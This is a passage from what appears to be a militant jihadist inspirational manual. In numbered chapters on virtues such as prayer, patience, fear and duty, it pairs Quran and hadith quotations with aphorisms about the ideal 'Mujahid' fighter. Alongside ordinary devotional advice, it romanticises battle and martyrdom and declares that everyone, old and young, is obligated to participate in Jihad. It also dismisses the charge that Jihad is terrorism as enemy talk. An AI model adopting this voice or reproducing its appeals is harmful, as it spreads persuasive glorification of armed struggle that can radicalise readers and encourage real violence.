When engaging in a battle, a Mujahid tries to comprehend the limit of capabilities of his companion-in-arms.

He was destined to be near his fellow Mujahids, but at times he has to practice his mastery of weapons on his own. And so, he separates from his brothers and becomes like a star.

He illumines the part of the Universe that was allotted to him, so that those who look up to the sky could see other galaxies and other worlds.

His persistence and perseverance will soon be rewarded. Other Mujahiddeen are approaching him one after another, and all together they form entire constellations and galaxies.

A Mujahid knows: the farthest star in the Universe reveals its presence in what surrounds *him*.

17. GENEROSITY

Prophet (peace be upon him) said: *"It is not the abundance of property that brings riches, but richness of the soul is what the (true) riches are."* **(Bukhari and Muslim)**

A Mujahid gives the best of what he has in him, and this is what he demands from others. And in addition to that, he bigheartedly and generously tries to show to the whole world what each man is capable of doing. "People are ungrateful," some of his companions might note in this regard. A Mujahid can never be confused with such a talk. He keeps encouraging his fellow Mujahids and spurring them to action, for this is how he exerts influence upon his own self as well.

Prophet (peace be upon him) said: *"Those who did not personally participate in military marches or who did not equip anybody from among the participants of such marches for a march or who did not take care of their family members, Allah will smite them with disaster even before the Day of Resurrection comes."* **(Abu-Daud)**

A Mujahid shares what he knows about the Straight Way with others.

He that helps others can count on being helped. He that was taught must teach others, and so, while sitting at a campfire, a Mujahid tells about how his day of battles was going.

"Why divulge your strategic secrets?" they whisper to him – "Don't you understand that you are taking a risk? You have to share your victories with others!"

A Mujahid only smiles in response without saying a single word.

He knows that if the Paradise, which he will gain in the end of the road, will be empty and uninhabited, it would mean that the fight was making no sense at all.

18. PRAYER

Allah says: *"surely prayer keeps (one) away from indecency and evil…"* **(The Spider, 45)**
A Mujahid needs some time for himself.

He uses that time for rest, for contemplation and for worshipping the Almighty Creator. Even in the heat of a battle a Mujahid manages to pray and perform Zikr (concentrating on God's name, divine remembrance).

There are two types of prayer.

The first type is when a man asks Allah for certain events to happen in his life, while trying to suggest to Him what should be done. The Almighty is given no time or space for action. And He, Who knows much better what really *is* better for everyone of us, does not heed such a prayer, and keeps doing what He considers necessary. And the praying person starts feeling that his prayer was unheard.

The second type of prayer is when a man may not even realize which ways the Creator paves for him, yet he waits until all plans of the Most High in his life are fulfilled.

He asks for deliverance from sufferings and afflictions, he asks to send him courage of spirit for the Righteous Battle, yet he never forgets to repeat each minute: "May it be Thy will".

This is the way a Mujahid prays.

It happens that the moments come when the way that the Mujahid follows becomes habitual, monotonous and boring. In such conditions mentioning of Allah is of great help.

The Most High says: *"…and remember Allah much, that you may be successful"* **(The Congregation, 10)**

When a Mujahid has to accomplish the same mission over and over again, he uses that method and a routine duty thus turns into a prayer.

Prophet (peace be upon him) said: *"The servant becomes the closest to his Lord when he makes a low bow; so address to Him with supplications (in such minutes) more often".* **(Muslim)**

A Mujahid devotes himself to prayers. At the same time he tries not to think about anything; in his mind he moves away from searching for any pleasures, from challenges and revelations, from the entire earthly bustle.

And then the soul of a Mujahid gets filled with joy and tranquility.

19. VICTORY

Allah says: *"O you who believe! If you help (the cause of) Allah, He will help you and make firm your feet."* **(Muhammad, 7)**

Imam Ibn Qayyim, may Allah have mercy upon him, said there are five major qualities that Allah prescribes to the Mujahids (Mujahiddeen). If some group of Mujahiddeen possesses such qualities, then it will surely win, even if the enemy group outnumbers them:

1. Steadfastness
2. Mentioning Allah
3. Submission to Allah and His Messenger
4. Coordinating their actions and not getting involved in arguments that lead to cowardice and weakness. An argument weakens those arguing and only makes the enemy stronger. Indeed, coordination in one is like a sheaf of arrows that cannot be broken, but if you untie them, you can break the arrows all one by one.
5. Patience is the main and the correct foundation thereof.

These are the five qualities that the victory is based on. If these qualities or one of these qualities are lacking, then the victory is lacking as well, depending on which quality is absent.

The disciples possessed these qualities. And not a single community could oppose them and they were always winning. And when these qualities started getting weaker, the whole thing came down to what it is today.

Almighty Allah says: *"And certainly Allah made good to you His promise when you slew them by His permission, until when you became weak-hearted and disputed about the affair and disobeyed after He had shown you that which you loved; of you were some who desired this world and of you were some who desired the hereafter; then He turned you away from them that He might try you;"* **(The Family of Imran, 152)**

When starting a fight, a Mujahid declares: "I have a goal". When many years go by he realizes that he can achieve what he wants and that he will be rewarded.

And then he experiences sorrow. For he is aware of grief and loneliness, failures and disappointments of other people as well, which haunt most of the mankind. And to him it seems like he is unworthy of what he will have to obtain.

"Give out everything," his angel whispers to him.

And the Mujahid kneels down and offers up all of his victories to Allah.

Because he does that, the Mujahid stops asking himself stupid questions and overcomes the feeling of guilt.

All ways in the world are leading to the Mujahid's heart: he uses caution when plunging into the rapid of passions, which his life is certainly full of. The Mujahid knows that he is free to choose what he desires; he makes decisions with courage and without looking back, and at times he even rushes headlong. He accepts his passions and reaps the fruits thereof. He knows that one shouldn't reject the rapture given by victories; victories are a part of life, and they make the souls of those who were striving after them happy.

At times in the heat of a battle that seems to know no end, the Mujahid gets struck with some idea and he wins the victory instantly.

And then he thinks: "Why was I suffering for so long and fighting the battle that could have been won with the forces twice as smaller as what I have spent?"

Indeed, any task looks very simple once it has been solved. And a major success, which was achieved with no efforts – as it may seem now, -- was the last link in the chain of minor victories that remained unnoticed.

And then the Mujahid understands the meaning of what happened, and instead of accusing himself of taking too long to reach the goal, the Mujahid is glad that he finally reached it.

Prophet said: *"A group out of my community that fights for the truth will not cease winning until the Day of Judgment."* **(Muslim)**

After winning a battle he celebrates victory. It cost him dearly: there were losses, there were difficult moments, there were nights of painful doubts and days of never-ending waiting.

When seeing the Mujahid rejoicing, people wonder: “Why is he triumphing so much about it? Who knows, maybe he will have to face disappointment in his next battle. Before you know it, he may incur anger of the enemies on him.”

But the Mujahid knows the explanation for his actions. He wants to enjoy his self-assurance, for it is the most precious gift brought by the victory.

He also knows that one must restrain his passions and delights in order not to forget that you can’t always be following your passions in everything, and that help and victory come from Allah.

Aisha said: “I had never seen Messenger of Allah, peace and blessing of Allah be upon him, laughing so hard with his mouth open that even his uvula would be seen, for he would only smile.”

Today he celebrates victory that he won yesterday, and from today’s triumph he derives strength for the battles of tomorrow.

Ability to control your delights after victories helps accept bitterness of defeats as well.

20. LONELINESS

Prophet (peace be upon him) said: *“There are four companions who are the best; a unit of four hundred is the best unit; the best army is army of four thousand troops, but twelve thousand (Mujahids) can never be defeated because of their number being too small.”* **(Abu-Daud and At- Tirmizi)**

A Mujahid knows that a man is not an island.

He cannot be fighting for the truth all alone; whatever his plan might be, it still depends on other people. He needs to be discussing his intentions with somebody so that he could ask somebody for help and assistance and in the moments of rest sit at the campfire and tell somebody about his past battles.

But a Mujahid will never allow this need to be mistaken by others for being unsure. His deeds are obvious, yet his plans are veiled with mystery.

A Mujahid rests along with his brothers, but he never shifts the responsibility for the steps that he himself has taken.

At times he involuntarily takes a wrong step and plunges into the abyss.

He gets tormented with loneliness and frightened by the ghosts. When he was looking for a Righteous Battle, he could not assume that something like that would happen to him. But it did. Submerged in darkness, he calls to his heart: “I am plunging into the abyss, the waters are so dark and so deep”.

“Remember one thing,” his heart replies – “He who did not just plunge but who remained under water is the one who chokes and drowns.”

And the Mujahid strains every nerve to get out of the predicament that he ended up in.

Prophet (peace be upon him) said: *“If people but knew about trips in loneliness what I know about them, not a single horseman would set out on his way at night all alone.”* **(Bukhari)**

A Mujahid uses loneliness, but never lets loneliness use him.

A Mujahid uses a very good exercise in the moments of dismay and confusion: he tries to do sensibly and carefully what others do unknowingly: to breath, to blink, and to notice the surroundings. And thus he gets free from tension and allows his intuition work more freely – his fear and desires do not get involved in this work.

A Mujahid knows how to maintain the balance between loneliness and dependence.

21. LOVE

Allah says: *"And be kind to him who follows you of the believers."* **(Poets, 215)**

Prophet (peace be upon him) said: *"Indeed, Almighty Allah is not looking upon your bodies or your appearance, but He is looking upon your hearts."* **(Muslim)**

A Mujahid cannot do without love. The need to give out warmth and caress is in his very nature, like the need to eat and drink, and like the pleasure from the Righteous Battle. If the Sun goes down and the Mujahid did not experience any happiness, then something goes wrong.

He sees that there is an ardent heart hidden behind the icy mask that the people are putting on themselves. And this is why he risks more than other people do. He seeks love unceasingly and constantly, even if in these searches he sometimes gets to hear a "no" or leave with nothing and feel rejected. A Mujahid does not let himself be intimidated by the circumstances when he looks for the significant other whom he needs. He cannot do without love.

Prophet (peace be upon him) said: *"Marry those who love and who are fertile, for on the Day of Resurrection I will be proud of your great number before other prophets."* **(Ahmad)**

And a Mujahid marries as soon as he gets the first chance because this also is a part of Jihad, for a righteous family is the foundation of a righteous society.

Quite often did he have to suffer because of those unworthy of his love.

Moments come when his life puts him to the test and makes him part with those whom he always loved. During such moments a Mujahid tries to find out whether he fulfills God's will or whether he is full of self-love. In the former he obeys it with no complains or murmur, even if he has to part with someone on his way.

But if such parting comes from somebody's malicious intent, the Mujahid gives it a ruthless repulse.

A Mujahid knows that since he is capable of seeing good, this is because he carries the good things within himself, for the world is like a mirror where everybody sees his own reflection.

22. JUSTICE

Allah says: *"Now surely the curse of Allah is on the unjust."* **(The Holy Prophet, 18)**

A Mujahid cannot be indifferent towards injustice.

He knows: everything in this world is intertwined and united, and therefore any action done by one person has an influence on other people, however many of them there are upon the Earth. And therefore, when seeing someone else suffer, he unsheathes his sword to put everything back
in order where it belongs.

But when fighting oppression, he never condemns the oppressor, for he remembers: each one will have to answer for his own deeds before God. After accomplishing his mission, the Mujahid refrains from making any judgments.

A Mujahid came into this world to help his brothers but not to condemn his neighbors.

Allah says: *"And act equitably; surely Allah loves those who act equitably"* **(The Chambers, 9)**
A Mujahid is endowed with the gift to strike and a gift to forgive. He uses both with the same skill. There is no such Mujahid who could say, while sitting in the company of his brothers: "I have always done what is right". He that claims such a thing is either not telling the truth or has not learned to know his own self. For in the past a true Mujahid had to do something that was not right.

But then, while on his way, he understands that Allah will inevitably bring him back together with the people whom he might have wronged.

This is the way he gets the opportunity to redeem the evil that he once did. And the Mujahid seizes this opportunity without hesitation.

Almighty Allah says in the Koran: *"Surely Allah enjoins the doing of justice and the doing of good (to others)"* **(The Bee, 90)**

A Mujahid honors the words of Umair: "O people! Indeed, Islam is a strong citadel and firm gate. And the citadel of Islam is justice and the truth is its gate. But if the citadel and the gate collapse, then the holiness and inviolability of this religion will be trampled upon. But so long as the ruler is strong, Islam is invincible. And the power of the ruler is not in the art of handling a whip and cutting heads off with a sword. The power is in just and lawful rule."

A Mujahid always strives after balance between steadfastness and mercy. He always acts justly. To make a dream come true, your faith has to be firm and mighty, and when the goal is achieved, one should remember that the way leading to the goal is not always what it might look like to our imagination.

This is why a Mujahid can both give orders and be compassionate.

Prophet (peace be upon him) said: *"Those showing excessive strictness will perish!"* **(Muslim)**

Allah will never leave his servants, but His plans and destinations are beyond comprehension. Ability to command, as well as to be under orders, inspires the Mujahid.
A Mujahid never accepts something unacceptable.
A Mujahid knows that the most important words are short in all languages. God.
Yes. Life.

These words, which can be easily pronounced, fill vast expanses.

But there is yet another word, which is short as well and which is hard for many people to say. This word is “no”.
He that never says “no” thinks he is magnanimous, understanding, and well-bred, for this word is famed for being said by those who are selfish, non-spiritual and malicious.

But the Mujahid never falls into this trap. Some moments come in his life when saying “yes” to others he says “no” to his own self.

And this is why his lips will never utter “yes” if his heart says “no”.

23. PATIENCE

The Most High says: *“O you who believe! Seek assistance through patience and prayer; surely Allah is with the patient.”* **(The Cow, 153)**

A Mujahid, who excessively relies on the keenness of his mind, finally ends up underestimating his enemy’s strength.

One should not forget: at times might is more efficient than any contrived artfulness.

A fight with a bull lasts a quarter of an hour: and soon the bull understands how he is being deceived and his next step is to attack the torero. And when this happens, there is nothing that can prevent the disaster from happening: glitter, mind, persuasiveness of an argument, or what they call “charm”.

And this is why the Mujahid gives the benefit of the doubt to the brute force that opposes him. And when its rage turns into frenzy, he steps aside from the battlefield and waits until this unrestrained outburst runs out by itself, and that’s when he attacks again.

The Most High says: *“How often has a small party vanquished a numerous host by Allah's permission, and Allah is with the patient.”* **(The Cow, 249)**

A Mujahid is able to identify the enemy who is stronger than he is.

He understands that if he meets him face to face, he will inevitable be eliminated. If he falls for his ruse, he will fall into a trap. And this is why, in order to get out of the predicament, the Mujahid acts the way he considers best, but not the way the enemy wants him to. When the enemy acts like an unwise child, the Mujahid acts the same way. When the enemy challenges him to a battle, the Mujahid acts like he is deaf and uncomprehending.

“He chickened out,” people say.

“Piglets grunt by Jihad goes on!” a Chechen proverb says.

And the Mujahid doesn’t care about their opinions, for he knows: courage and rage of a bird will not save it from the cat’s claws in an open battle.

In such circumstances a Mujahid arms himself with patience: the enemy is more likely to go look for another prey and will not “swallow the dust”, rather than wait for an open combat with him.

Always remember: whatever you are preoccupied with, whatever you do, you should wait for the means to achieve the goal and for the opportunity to accomplish your mission.

A Mujahid does not let himself be misguided by those who are not capable of achieving any result yet who are publicly announcing their refusal to do so.
There is a Chechen proverb that says: "A fox could not jump and reach the piece of lard hanging up and said, 'I don't want it, it probably doesn't taste good anyway'."

Allah says: *"O you who believe! Be patient and excel in patience and remain steadfast, and be careful of (your duty to) Allah, that you may be successful."* **(The Family of Imran, 200)**

24. FEAR

Allah says: *"We will cast terror into the hearts of those who disbelieve, because they set up with Allah that for which He has sent down no authority"* **(Family of Imran, 151)**

Prophet said: *"Two kinds of eyes are the eyes that the Fire will not touch: the eyes of one who cried from fear before Allah, and the eyes of one who spent a night standing guard on the way of Allah."* **(At-Tirmizi)**

A Mujahid never experiences any kind of fear.

Escape could be a perfect way of defense, but you can't use this method when you are overwhelmed by fear. When facing a choice, a Mujahid will prefer to suffer a defeat and then heal the wounds that were inflicted upon him rather than taking to his heels and thus giving the aggressor bigger and undeserved advantage.

Allah says: "*so do not fear them, and fear Me, that I may complete My favor on you and that you may walk on the right course.*" **(The Cow, 150)**

Before making important decisions, a Mujahid is fearful of making mistakes, but if he needs to choose he will courageously say "yes" if necessary. If he has to say "no", he will do it with fear.

A Mujahid knows: the entire world is enveloped with fear before the entire world.

This fear is showing in a twofold way: either through belligerent onslaught, or through obedient subordination. These are the different sides of the same coin.

And therefore when a Mujahid faces the ones who inspire fear in him, he remembers: that man is overwhelmed with the same uncertainty. He had to go through the same obstacles and he encounters the same difficulties.

But why he ends up being stronger then? Because he uses his fear as a motor and not as a brake.

And learning from his enemy, the Mujahid does not let the fear impede him.

During the moments of hardships and sorrow, in the situation that does not bode any advantages, the Mujahid behaves with calmness and courage, i.e. heroically, while relying on the mercy of Allah.

25. COMPOSURE

Allah says: *"Surely Allah loves those who fight in His way in ranks as if they were a firm and compact wall."* **(The Ranks, 4)**

Prophet (peace be upon him) said: *"O people, you should remain calm, for indeed, piety does not show in a haste!"* **(Bukhari and Muslim)**
A Mujahid is always calm: nothing in this world can frighten him and nothing is capable of stopping him, for he is on the Straight Way and the Truth is behind him.

Time is on his side -- he knows it and he learns how to curb his impatience and avoid any thoughtless actions.

A Mujahid is never in a hurry.

His steps are unhurried and firm. He is aware of the fact that the moment will come that will be crucial to the whole mankind, so before transforming the world he should transform his own self.

A Mujahid will never start picking an unripe fruit.

A great fighter endures and puts up with insults; he knows how heavy his fist is and how hard of a blow it can deal. When facing an enemy who did not have time to prepare for the battle, he looks into his eyes, right into the very depth of them, -- and he wins without even having to resort to his physical power.

The more a Mujahid learns from his fellow brothers, the brighter the light of faith gets enkindled in his eyes, and he doesn't need to prove anything to anybody. Belligerent arguments of the enemy do not matter to him at all, while they claim that God is superstition, Jihad is terrorism, Shariah is Dark Ages and that one must bow to their military might.

A Mujahid realizes how invincible his might is, which is based on genuine Faith, and he will never deviate from the Straight Way.

Prophet (peace be upon him) said: "O Zaid, indeed you have two qualities that are pleasing to Allah and His Messenger."

Zaid asked: "What are these qualities, o Messenger of Allah?" "Endurance and prudence," Prophet replied (peace be upon him).

26. HATRED

Allah says: *"Muhammad is the Apostle of Allah, and those with him are firm of heart against the unbelievers, compassionate among themselves;"* **(The Victory, 29)**

A Mujahid looks at the life without fear or spitefulness.

When setting off for a battle, he recalls the words said by Prophet Isa (Jesus): "Love your enemies", and he obeys this precept, for a Mujahid knows that any person, until the very death, has the chance form Allah to get on the Straight Way. And by mercy of Allah your worst enemy may happen to become your brother.

The Most High says: *"Take to forgiveness and enjoin good and turn aside from the ignorant."*
(The Elevated Places, 199)

Once Abu Ad-Darda spotted a crowd of people on the street, which surrounded one man and started beating him and cursing him. Abu Ad-Darda came up to the people and inquired, "What's going on?" The people answered: "This man has committed a big sin". Abu Ad-Darda asked: "But what if this man fell into a water well, would you have dragged him out of there?" "Of course we would have," the people replied. "Do not scold him and do not beat him," Abu Ad-Darda said to them. "But exhort and admonish him instead. Give praise to Allah, who did not let you commit the same sin." "Do you not hate him?" the people asked. Abu Ad-Darda replied: "I hate what he has done. But if he stops his sinful acts, he will become my brother."

The man who committed the sin burst into tears and declared about his repentance.

A Mujahid tries to make sure that the feeling of hatred does not contaminate his heart.

But he also knows that forgiveness is not equal to universal all-acceptance. A Mujahid knows that he should not bow his head, for if he does so, he will lose sight of everything: of both his enemy and the horizon of his dreams.

27. FAITH

Almighty Allah says: *"Those only are believers whose hearts become full of fear when Allah is mentioned, and when His communications are recited to them they increase them in faith, and in their Lord do they trust."* **(The Accessions, 2)**

Prophet (peace be upon him) was asked: "What deed is the best?" He answered: "Faith in Allah and His Messenger". He was asked: "And what then?" He replied: "Fight on the Way of Allah."

Once he learned how to wield a weapon a Mujahid comes to the conclusion that he needs the full ammunition, which means that he cannot do without the outfit.

He sets out in search, and the traders offer him the merchandise that they have. "Take the armor of loneliness," one says.
"Why don't you cover yourself with the shield of cynicism?" interrupts the other. "The best armor is not to get involved in anything," claims the third one.
But the Mujahid turns a deaf ear to these talks. He dauntlessly and calmly goes to the place that is holy to him, and he clothes himself in indestructible cloak of faith.

Faith protects from any blows. Faith will turn poison into the purest moisture. The Mujahid's friends are asking him where he draws his energy from.
"From the faith in endless mercy of Allah to His servant, from believing that He will never leave him without help and support on His Straight Way. And by mercy of Allah you can even overpower this entire world," he replies.

This faith is the source of power for the Mujahid. A Mujahid remembers the past.
He knows what Spiritual Search is, because of which some of the glorious pages of history of the mankind were written.

This search consists of the most glorious and most disgusting ones: polytheism, idolatry, obscurantism, sacrifices to other deities than God, and blood feud.

People have been using the Spiritual Search for various purposes, and the Mujahid knows how often his ideals used to serve as a cover for horrible intentions.
"Ye shall know the tree by its fruits," Prophet Isa (Jesus) said. A Mujahid follows this rule and never errs.
How many times a Mujahid already had to hear something like: "How would I know if this way is leading to the truth?" How many times had he had to see people who did not get the answer to this question and rejected Jihad, while listening to other talks!

But the law of majority does not work in the issues of faith.

And the Mujahid has no doubt, for he is guided by the Koran – the true and accurate formula of life.

Allah says in the Koran: *"and make provision, for surely the provision is the guarding of oneself"* **(The Cow, 197)**

A Mujahid has been slumbering for quite a long time, and now he is slowly awakening and gets used to the light of the Truth. The light no longer makes him scared and he accepts the Straight Way, even though it means that he will have to suffer, to put up with deprivations and to take risks.

"What a wonderful faith!" his friends are saying.

From these words the Mujahid gets filled with pride for a few minutes, but then he gets overwhelmed with shame right away, for his soul does not have as much faith as he shows on the outside.

At that moment his angel whispers to him: "You are only a servant of Allah, you have nothing to have conceited about, but nor do you have any reason to feel guilty. You only have the reasons to be rejoicing."

And the Mujahid realizes that he is only a servant of the Lord of the Worlds, and that's when he finds calmness and assurance.

Prophet Muhammad said: "A believer will never get sated with the good until he reaches the Paradise." **(At-Tirmizi)**

A Mujahid does not use malicious gossip against others, because anything said about anybody will eventually reach the ears of those who are at enmity with that man, when the charge of extra grudge will be added.

And therefore, when a Mujahid speaks of his brother, he visualizes that his brother is standing near him and hears every words that he says.

28. PRESENTIMENT

A Mujahid knows how important presentiment is.

Almighty Allah says: *"Soon shall the hosts be routed, and they shall turn (their) backs. Nay, the hour is their promised time, and the hour shall be most grievous and bitter."* **(The Moon, 45-46)**

In the heat of a battle, when there is no time to be pondering on how to repulse the enemy's attack, the Mujahid acts by his intuition and obeys his guardian angels.

During the time of peace he unravels the meaning of the signs that were sent to him by Allah.

Allah says: *"And one of His signs is your sleeping"* **(The Romans, 23)**

A Mujahid knows: intuition and dreams is the ABC, through which Allah opens up what He has predetermined for us.

Prophet said: *"The most truthful dreams will be seen by those of you who are the most truthful in their speech."* **(Muslim)**

Ibn Umar said: *"Whenever I hear Umar talk about something and say: 'Indeed, I think that it will be so", eventually it would happen just the way he thought it would."* **(Bukhari)**

A Mujahid can recognize the silence that precedes a decisive battle.

And it seems like the silence talks and says: "Everything came to a standstill and stopped. Wouldn't it be better to forget about the battle and have fun?" At such moments inexperienced Mujahiddeen (Mujahids) drop their weapons, relax and complain that they are bored.

A Mujahid listens keenly and carefully into the silence. He knows that something is just about to happen somewhere. He knows that destructive earthquakes happen without warning. He had a chance to be walking in the woods at night, and he remembers this unfailing sign: if you hear no animals or birds, then the danger is near.

And while everybody else is conversing, the Mujahid brings his skill of wielding weapons and his purity to perfection and does not take his eyes off the horizon.

Motion of fight generates huge energy around it, and the moment comes when both victory and defeat are possible. Only time will tell who won and who lost, but he Mujahid knows that from that moment on there is nothing that he can do about it: the result of the battle is in the hands of God.

During such moments a Mujahid is not bothered with what the outcome of the battle will be: that's not what he cares about.

He knows that Allah says in the Koran: *"and no one knows what he shall earn on the morrow; and no one knows in what land he shall die;"* **(Luqman, 34)**

And Prophet (peace be upon him) said: *"A prayer of a one who goes to a fortune teller and asks him about something and then believes him will not be accepted for forty days."* **(Muslim)**

He carefully listens to his heart and his asks his heart: "Was it a Righteous Battle? Was I fighting appropriately?" If his heart answers in the affirmative, he reposes himself.

But if the answer is negative, he takes up arms and starts getting ready again.

29. REST

Allah says: *"Then We have made you follow a course in the affair, therefore follow it, and do not follow the low desires of those who do not know."* **(The Kneeling, 18)**

Prophet (peace be upon him) said: *"Many lands will be given to you, and Allah will protect you (from enemies). So let none of you stop playing with their arrows!"* **(Muslim)**

A Mujahid reposes in between battles. Oftentimes he may even be inactive day after day, while fulfilling the demands of his heart, yet his spirit is alert and he is always on his guard.
After all, the strings will be making wrong sounds if they are tightly strained all the time.
In the battle the Mujahids who constantly practice martial arts lose the ability to take and carry out instant decisions. A horse that fences and jumps over hurdles day after day will eventually break its leg. A bow, whose string does not slacken for a moment, will never be able to send its arrows to the target with its normal power.

And this is why a Mujahid tries to get some rest in his daily routine, even if he is not predisposed to doing so.

A Mujahid sits with his brothers around a campfire.

They tell one another about victories that they won and they give a cordial welcome to the Ansars (*companions-in-arms*), for each one of them is proud of his life and his participation in the Righteous Battle. A Mujahid tells about his way with inspiration, he recounts about how he accepted one challenge or another, about how he responded to challenges, and about what kind of a decision was ready in his mind at a certain moment. And when he tells about it, his words are permeated with romanticism and are respiring fervor.

At times he can afford a little bit of exaggeration. He remembers that he will never confuse pride with vainglory, and he will never believe the fantasy that he himself just made up.

At times a Mujahid acts like a child. He gets people stunned and the people forget that a child must frolic, play, ask naïve questions, and he finds repose in all of this naïve fun.

30. DUTY

Allah says: *"Therefore declare openly what you are bidden…"* **(The Rock, 94)**

At times a Mujahid hears: "Yes, before making a decision I must understand everything. I wish to have the freedom to change my opinions."

A Mujahid perceives these words with bewilderment. He too can have such freedom, but it will not prevent him from fulfilling certain duties, even though sometimes he does not quite clearly realize why he is doing so.

The Most High says: "Whoever follows the Straight Way, he is doing it for his own self, and whoever errs, he errs to his own detriment. A bearer will not carry someone else's burden. And We have never punished until we sent a messenger."

A Mujahid admires the call of duty that Abu Talha had.

When during Caliph Usman he started getting ready for a difficult naval march, his sons said to him: "May Allah have mercy on you, Father. You are a man of very old age. You used to take part in marches with the Messenger of Allah, Abu Baqr and Umar. The time has come for you to rest, and we will be fighting instead."

He replied to them: “Verily, the Most High and Almighty Allah says, ‘Rise for Jihad both unburdened and ones with burden’. It means that everybody is obligated to participate in Jihad, including the elderly and the youth, and no age limits were determined for us.”

And in that march Abu Talha became a Shaheed (a Martyr), God Willing (Insha Allah).

Prophet (peace be upon him) said: *“To one who spent something on the Way of Allah it will be recorded seven hundred times more.”* **(At-Tirmizi)**
A Mujahid makes decisions and accomplishes them. His soul is free as clouds in the sky, but he himself is bound with his duty. Along his way, which he chose by his good will, he happens to awaken at an hour that may not be pleasant to him, or he has to talk to people who will not enrich his knowledge even for an iota. At times he has to make sacrifices.

“You are not free,” his friends are saying to him. A Mujahid is free.
He just knows that it is harder to bake bread in an oven with its door open.

31. TRIFLES

Almighty Allah says: *“and you deemed it an easy matter while with Allah it was grievous.”* **(The Light, 15)**

A Mujahid is careful about trifles, for he knows that they can upset the habitual course of events. There is an old saying that goes like this: “Devil abides in small trifles”.
A Mujahid heeds the words said by Lao-Tse, who teaches that we must renounce such concepts as “days” or “hours” and look into each minute more and more vigilantly.

This is the only way a Mujahid can solve some of the problems before they come up: by paying close attention to little details will he be able to avoid major disasters.

But thinking about little details does not mean being small-minded.

Prophet (peace be upon him) said: *“Those showing (excessive) concern are lost!”* **(Muslim)**

Excessive concern is capable of chasing even the slightest gleam of joy from one’s life.

A Mujahid knows that a great dream consists of a great number of many things, just like the sunlight consists of millions of sunrays.

A tiny splinter can make a wayfarer discontinue his journey. A cell, which is not seen with a naked eye, is capable of destroying robust flesh. Recollection of a moment of fear experienced in the past makes fear come back each morning. Procrastination lasting only a split second will open
the Mujahid’s chest for a smashing blow of the enemy.

A Mujahid never neglects any trifles. At times he has to be harsh to his own self, but this is exactly the way he acts.

32. ASSURANCE

A Mujahid cannot always retain his assurance.

Moments come when he is totally unsure of everything and he inquires his heart: “Are such efforts really necessary?” But the heart is silent. And the Mujahid has to make decisions for his own self.

Then he starts looking for an example and for a role model in prophets and disciples. And he recalls that they too had to go through something similar in order to be tested by Allah in full on
His Straight Way. They even used to lose heart and courage and implore Allah to help and to give them victory.

This is what Allah says about it in the Koran: *“Or do you think that you would enter the Garden (the Paradise) while yet the state of those who have passed away before you has not come upon you; distress and affliction befell them and they were shaken violently, so that the Apostle and those who believed with him said: When will the help of Allah come? Now surely the help of Allah is nigh!”* **(The Cow, 214)**

But they would not stop, they were enduring and moving on.

Even when left without assurance for a short while, a Mujahid keeps going and finally regains what was lost, because he knows what he wants.

33. TRUST

Allah says: *“…and their rule is to take counsel among themselves…”* **(The Counsel, 38)**

A Mujahid is trustful. Time after time he gets bitterly disappointed because of this. At times he even has to suffer.

It is important to trust people, and a Mujahid is not afraid of disappointments, for he knows the might of his weapon and the power of his love.

Nevertheless, he knows the limit of his capabilities and he understands that accepting God’s signs and realizing that angels help us with the lips of our loved ones is one thing. Another thing is not being able to make your own independent decisions and to be always yearning for doing something so that others could tell us what has to be done in one case or another. You can’t confuse trust with the tendency to dodge responsibility.

A Mujahid trusts the others, for he trusts his own self first of all. “How naïve he is!” he often gets to hear behind his back.
But a Mujahid knows that he remains the winner. There are two victories per each defeat. Everybody who believes in the mercy of Allah knows about it.

When the Messenger of Allah (peace be upon him) was bidding farewell to the Mujahids, he (peace be upon him) would say: *“I am entrusting your religion to Allah, and so with the things entrusted to you, as well as the outcome of your deeds!”* **(Abu-Daud)**

A Mujahid is trustworthy.

At times he takes hasty steps; at times he thinks he is a lot more important than what he really is. But he is not lying.

While sitting among his brothers, he converses with them. He knows that his words are being recorded by angels as a record of his life and his deeds.

“Why do I talk so much, since sometimes I am not able to turn words into actions?” a Mujahid reflects.

“When you defend your views openly in front of everybody, you automatically have to be living in harmony with them,” his heart replies to him.
And since his words are unfailing and true reflection of his thoughts, the Mujahid finally turns into what he talks about.

34. PREPARATION

Allah says: *“And prepare against them what force you can and horses tied at the frontier, to frighten thereby the enemy of Allah and your enemy and others besides them…”* **(The Accessions, 60)**

A Mujahid knows that a battle ceases from time to time.

And then he does not make any efforts to resume it immediately; he knows that one must have patience and wait until one’s strength increases. When silence sets in on a battlefield, the Mujahid hears his heart beat.

He understands that he is experiencing tension. He realizes that he is being troubled.

A Mujahid is trying to achieve balance in his life: the weapon has to be ready, the heart has to be satisfied, and the faith has to be inflaming the soul. He knows that it is just as important as the action.

There is a Chechen proverb that says, “A weapon that you may use only once in your life you have to carry with you all life long.”

Prophet (peace be upon him) said: “And prepare against them as many forces as you can. As far as the strength goes, indeed it is in shooting, indeed it is in shooting!” **(Muslim)**

Something is always missing. And a Mujahid uses the minutes, when the time stops racing, to replenish the shortage and to better prepare for the next battle.

The weapon could have been broken during the first battle. But the Mujahid must make himself last for a long time.

This is the reason why he is never deceived concerning his own powers and talents and this is why he does not let the circumstances catch him by surprise. He estimates everything in the world at its true worth.

Oftentimes before some terrible ordeals he happens to hear devil (curse be upon him) whisper in his ear: “Don’t worry about that, it’s downright nonsense”.

Or it may happen otherwise. When nothing major happens, the devil (curse be upon him) whispers: “Gather all your strength, and direct all of your energy to settle this situation”.

A Mujahid does not listen to what the devil (curse be upon him) is trying to suggest to him and he finds comfort in remembering Allah.

35. RESPONSIBILITY

Allah says in the Koran: *"and fulfill the promise; surely (every) promise shall be questioned about."* **(The Children of Israel, 34)**

The root of the word "responsibility" explains the word's meaning: ability to respond, to be responsive and to be able to act.
A responsible Mujahid is capable of observing and practicing. But besides that, he is capable of being "irresponsive": to submissively obey the course of events without accepting their challenge and without opposing these events.

However, a Mujahid would always learn his lessons: he would listen to the advices and humbly receive help.

A Mujahid remembers the words of Prophet Isa (Jesus): "May your word be "yes" – "yes", or "no" – "no"."
When a Mujahid assumes responsibility he keeps his word.

As soon as Umar Ibn Al-Khattab became a Caliph, Said Ibn Amir came to him and said:

"O Umar, I would advise you to fear Allah in the relations with the people and not to be afraid of the people in relations with Allah. I also advise you that your words do not disagree with your deeds. And the best words are those that are supported by deeds…"

"O Umar! Turn your face to the Muslims both far away and near, whose deeds Allah enjoined you to be in charge of. Wish them what you wish to yourself and to your household. Wherever you are, never be afraid of hardships and always strive towards the truth, and do not be afraid of a criticizing reproach before Allah."

Umar exclaimed: "But who can ever do that, o Said?!"

He replied: "It can be done by a man like you, out of those whom Allah authorized to deal with the deeds of the Ummah (Nation) of Muhammad. And there is no one between that person and Allah."

